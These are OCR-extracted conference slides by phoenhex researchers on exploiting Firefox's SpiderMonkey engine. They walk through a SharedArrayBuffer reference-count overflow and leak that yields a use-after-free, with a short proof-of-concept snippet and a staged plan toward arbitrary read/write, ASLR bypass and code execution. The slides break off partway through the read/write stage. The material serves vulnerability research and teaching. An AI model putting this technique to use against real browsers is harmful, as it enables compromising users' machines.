Get the (Spider)monkey off your back

Exploiting Firefox through the Javascript engine

by eboda and bkth from phoenhex

Who are we?

Security enthusiasts who dabble in vulnerability research on their free time as part of phoenhex.

Member of CTF teams:

- Eat Sleep Pwn Repeat
- KITCTF

Strong advocates for CTF challenges without guessing ;)

You can reach out to us on twitter:

- @edgarboda
- @bkth_
- @phoenhex

phoenhex

Introduction to Spidermonkey

What is Spidermonkey?

- Mozilla's Javascript engine, written in C and C++
- Shipped as part of Firefox
- Implements ECMAScript specifications
- Main components:
  - Interpreter
  - Garbage Collector
  - Just-In-Time (JIT) compilers

Javascript Objects

Internally, a Javascript object has the simplified representation:

```
class NativeObject {
  js::GCPtrObjectGroup group_;
  GCPtrShape shape_; // used for storing property names
  js::HeapSlot* slots_; // used to store named properties
  js::HeapSlot* elements_; // used to store dense elements
}
```

shape_:

list storing **property names** and their **associated index** into the slots_ array

slots_:

objects corresponding to **named properties**

elements_:

objects corresponding to **indices**


Javascript Objects

Let's consider the following piece of Javascript code:

```
var x = {};     // Creates an "empty" object
x.a = 3;        // Creates property "a" on object x
x.b = "Hello"; // Creates property "b" on object x
```

Javascript Objects

```
var x = {};
x.a = 3;
x.b = “Hello”;
```



What about arrays?


Arrays use the **elements_** pointer to store the indexable elements.

Let's consider the following piece of Javascript code:

```
var x = []; // Creates an "empty" array
x[0] = 3;
x[2] = "Hello";
```

What about arrays?

```
var x = [];
x[0] = 3;
x[2] = “Hello”;
```



An array stored like that is called a **dense array**

What about arrays?


Now let’s consider the following example:

```
var x = []
a[0] = 3
a[0x7fff] = “Hello”
```

So simply reserve memory for 0x8000 elements, right?

What about arrays?

```
var x = []
a[0] = 3
a[0x7fff] = “Hello”
```



An array stored like that is called a **sparse array**

JavaScript Values

Values internally represent the actual JavaScript value such as 3, “hello”, { a: 3 }

Spidermonkey uses NaN-boxing:

- On 32 bits platforms: 32 bits of tag and 32 bits for the actual value
- On 64 bits platforms: 17 bits of tag and 47 bits for the actual value

As an attacker, we don’t have full control over what is written in memory (well ;)...)

Case study of an exploit

Feature analysis

Web workers

- execute Javascript code in background threads
- communication between the main script and the worker thread.

Shared array buffers

- Shared memory (between workers for example)

Feature analysis

Let’s look at a simple example:

```
var w = new Worker('worker_script.js');
var obj = { msg: "Hello world!" };
w.postMessage(obj);
```

The worker script can also handle messages coming from the invoking thread using an event listener:

```
this.onmessage = function(msg) {
   var obj = msg;
   // do something with obj now
}
```

Objects are transferred in serialized form, created by the **structured clone algorithm** (SCA)

Shared array buffers

Shared array buffers have the following abstract layout in memory inheriting from **NativeObject**:

```
class SharedArrayBufferObject {
  js::GCPtrObjectGroup group_;
  GCPtrShape shape_;
  js::HeapSlot* slots_;
  js::HeapSlot* elements_;
  js::SharedArrayRawBuffer* rawbuf;
}
```

SharedArrayBufferObject has the interesting property that **rawbuf** always points to the same object, even after duplication by the structured clone algorithm.

First Bug

All bug credits go to our fellow phoenhex member saelo.

The **SharedArrayRawBuffer** has the following structure:

```
class SharedArrayRawBuffer {
   mozilla::Atomic<uint32_t, mozilla::ReleaseAcquire> refcount_;
   [...]
}
void SharedArrayRawBuffer::addReference() {
   [...]
   ++this->refcount_; // Atomic.
}
```

```
void SharedArrayRawBuffer::dropReference() {
   uint32_t refcount = --this->refcount_;
   if (refcount)
       return;
   // If this was the final reference, release the buffer.
   [...]
       UnmapMemory(address, allocSize);
   [...]
}
```

The **refcount_** field keeps track of number of **SharedArrayBufferObject** pointing to this object.

First Bug

All bug credits go to our fellow phoenhex member saelo.

The **SharedArrayRawBuffer** has the following structure:

```
class SharedArrayRawBuffer {
   mozilla::Atomic<uint32_t, mozilla::ReleaseAcquire> refcount_;
   [...]
}
void SharedArrayRawBuffer::addReference() {
   [...]
   ++this->refcount_; // Atomic.
}
```

```
void SharedArrayRawBuffer::dropReference() {
   uint32_t refcount = --this->refcount_;
   if (refcount)
       return;
   // If this was the final reference, release the buffer.
   [...]
       UnmapMemory(address, allocSize);
   [...]
}
```

The **refcount_** field keeps track of number of **SharedArrayBufferObject** pointing to this object.

CAN YOU SPOT THE BUG?

First Bug

All bug credits go to our fellow phoenhex member saelo.

The **SharedArrayRawBuffer** has the following structure:

```
class SharedArrayRawBuffer {
   mozilla::Atomic<uint32_t, mozilla::ReleaseAcquire> refcount_;
   [...]
}
void SharedArrayRawBuffer::addReference() {
   [...]
   ++this->refcount_; // Atomic.
}
```

```
void SharedArrayRawBuffer::dropReference() {
   uint32_t refcount = --this->refcount_;
   if (refcount)
       return;
   // If this was the final reference, release the buffer.
   [...]
       UnmapMemory(address, allocSize);
   [...]
}
```

The **refcount_** field keeps track of number of **SharedArrayBufferObject** pointing to this object.

call addReference() 2^{32} times

First Bug

All bug credits go to our fellow phoenhex member saelo.

The **SharedArrayRawBuffer** has the following structure:

```
class SharedArrayRawBuffer {
   mozilla::Atomic<uint32_t, mozilla::ReleaseAcquire> refcount_;
   [...]
}
void SharedArrayRawBuffer::addReference() {
   [...]
   ++this->refcount_; // Atomic.
}
```

```
void SharedArrayRawBuffer::dropReference() {
   uint32_t refcount = --this->refcount_;
   if (refcount)
       return;
   // If this was the final reference, release the buffer.
   [...]
       UnmapMemory(address, allocSize);
   [...]
}
```

The **refcount_** field keeps track of number of **SharedArrayBufferObject** pointing to this object.

2^{32} * addReference() → refcount_ == 1

First Bug

All bug credits go to our fellow phoenhex member saelo.

The **SharedArrayRawBuffer** has the following structure:

```
class SharedArrayRawBuffer {
   mozilla::Atomic<uint32_t, mozilla::ReleaseAcquire> refcount_;
   [...]
}
void SharedArrayRawBuffer::addReference() {
   [...]
   ++this->refcount_; // Atomic.
}
```

```
void SharedArrayRawBuffer::dropReference() {
   uint32_t refcount = --this->refcount_;
   if (refcount)
       return;
   // If this was the final reference, release the buffer.
   [...]
       UnmapMemory(address, allocSize);
   [...]
}
```

The **refcount_** field keeps track of number of **SharedArrayBufferObject** pointing to this object.

2^{32} * addReference() → refcount_ == 1 → dropReference()

First Bug

All bug credits go to our fellow phoenhex member saelo.

The **SharedArrayRawBuffer** has the following structure:

```
class SharedArrayRawBuffer {
   mozilla::Atomic<uint32_t, mozilla::ReleaseAcquire> refcount_;
   [...]
}
void SharedArrayRawBuffer::addReference() {
   [...]
   ++this->refcount_; // Atomic.
}
```

```
void SharedArrayRawBuffer::dropReference() {
   uint32_t refcount = --this->refcount_;
   if (refcount)
       return;
   // If this was the final reference, release the buffer.
   [...]
       UnmapMemory(address, allocSize);
   [...]
}
```

The **refcount_** field keeps track of number of **SharedArrayBufferObject** pointing to this object.

2^{32} * addReference() → refcount_ == 1 →
dropReference() → calls UnmapMemory()

First Bug

All bug credits go to our fellow phoenhex member saelo.

The **SharedArrayRawBuffer** has the following structure:

```
class SharedArrayRawBuffer {
   mozilla::Atomic<uint32_t, mozilla::ReleaseAcquire> refcount_;
   [...]
}
void SharedArrayRawBuffer::addReference() {
   [...]
   ++this->refcount_; // Atomic.
}
```

```
void SharedArrayRawBuffer::dropReference() {
   uint32_t refcount = --this->refcount_;
   if (refcount)
       return;
   // If this was the final reference, release the buffer.
   [...]
       UnmapMemory(address, allocSize);
   [...]
}
```

The **refcount_** field keeps track of number of **SharedArrayBufferObject** pointing to this object.

Use-After-Free!

Great! Now let’s exploit this!

Well……..

Bug Analysis: reference count overflow

How can we call `addReference()`? There really is only one code path:

Bug Analysis: reference count overflow

How can we call `addReference()`? There really is only one code path:

```
bool JSStructuredCloneWriter::writeSharedArrayBuffer(HandleObject obj) {
   Rooted<SharedArrayBufferObject*> sharedArrayBuffer(context(), &CheckedUnwrap(obj)->as<SharedArrayBufferObject>());
   SharedArrayRawBuffer* rawbuf = sharedArrayBuffer->rawBufferObject();
   [...]
   rawbuf->addReference();
   [...]
}
```

Bug Analysis: reference count overflow

How can we call `addReference()`? There really is only one code path:

```
bool JSStructuredCloneWriter::writeSharedArrayBuffer(HandleObject obj) {
   Rooted<SharedArrayBufferObject*> sharedArrayBuffer(context(), &CheckedUnwrap(obj)->as<SharedArrayBufferObject>());
   SharedArrayRawBuffer* rawbuf = sharedArrayBuffer->rawBufferObject();
   [...]
   rawbuf->addReference();
   [...]
}
```


```
bool JSStructuredCloneReader::readSharedArrayBuffer(uint32_t nbytes, MutableHandleValue vp) {
   intptr_t p;
   in.readBytes(&p, sizeof(p));
   SharedArrayRawBuffer* rawbuf = reinterpret_cast<SharedArrayRawBuffer*>(p);
   [...]
   JSObject* obj = SharedArrayBufferObject::New(context(), rawbuf); // Allocates a new object !!!
   [...]
}
```

Bug Analysis: reference count overflow

A `SharedArrayBufferObject` is **0x30 bytes** in memory.

Let's do the math:

2^{32} allocations * 48 bytes = ...

Bug Analysis: reference count overflow

A `SharedArrayBufferObject` is **0x30 bytes** in memory.

Let's do the math:

2^{32} allocations * 48 bytes = 192 GB

Bug Analysis: reference count overflow


A `SharedArrayBufferObje`

Let's do the math:

We need more bugs!


Second bug

How can we call `addReference()`? There really is only one code path:




Second bug

How can we call `addReference()`? There really is only one code path:



Second bug

How can we call `addReference()`? There really is only one code path:



Bug Analysis: reference count leak

```
bool JSStructuredCloneWriter::startWrite(HandleValue v) {
   if (v.isString()) {
       return writeString(SCTAG_STRING, v.toString());
   } else if (v.isInt32()) {
   [...]
   } else if (v.isObject()) {
       [...]
       } else if (JS_IsSharedArrayBufferObject(obj)) {
           return writeSharedArrayBuffer(obj);
       [...]
       /* else fall through */
   }
   return reportDataCloneError(JS_SCERR_UNSUPPORTED_TYPE);
}
```

Structured Clone Algorithm is recursive on arrays!

Convenient fall through if object can not be cloned!

Some non-cloneable objects/primitives:

- functions
- symbol

PoC:

```
var w = new Worker('example.js');
var sab = new SharedArrayBuffer(0x100);    // refcount_ == 1 here
try {
   w.postMessage([sab, function() {}]);    // refcount_ == 2 now
} catch (e) {}
```

It’s pwning time!

Exploitation

Exploitation strategy:

Exploitation

Exploitation strategy:

1. Trigger the UAF condition so that we have a reference to freed memory

Exploitation

Exploitation strategy:

1. Trigger the UAF condition so that we have a reference to freed memory
2. Reallocate target objects in the freed memory.

Exploitation

Exploitation strategy:

1. Trigger the UAF condition so that we have a reference to freed memory
2. Reallocate target objects in the freed memory.
3. Modify a target object to achieve an arbitrary read-write (R/W) primitive

Exploitation

Exploitation strategy:

1. Trigger the UAF condition so that we have a reference to freed memory
2. Reallocate target objects in the freed memory.
3. Modify a target object to achieve an arbitrary read-write (R/W) primitive
4. Defeat address space layout randomization (ASLR) by leaking some pointers

Exploitation

Exploitation strategy:

1. Trigger the UAF condition so that we have a reference to freed memory
2. Reallocate target objects in the freed memory.
3. Modify a target object to achieve an arbitrary read-write (R/W) primitive
4. Defeat address space layout randomization (ASLR) by leaking some pointers
5. Gain code execution

Triggering a Use-After-Free


Make 2^{32} copies and keep references to all of them except one.

Force a garbage collector run to free up the unused object:

```
function gc() {
   const maxMallocBytes = 128 * MB;
   for (var i = 0; i < 3; i++) {
       var x = new ArrayBuffer(maxMallocBytes);
   }
}
```


Getting an arbitrary R/W primitive

`ArrayBuffer`s represent a contiguous memory region:




For `ArrayBuffer`s with size <= 0x60 bytes, data is located inline right after the header.

Getting an arbitrary R/W primitive




Getting an arbitrary R/W primitive




Overflow the reference count to trigger a free

Getting an arbitrary R/W primitive



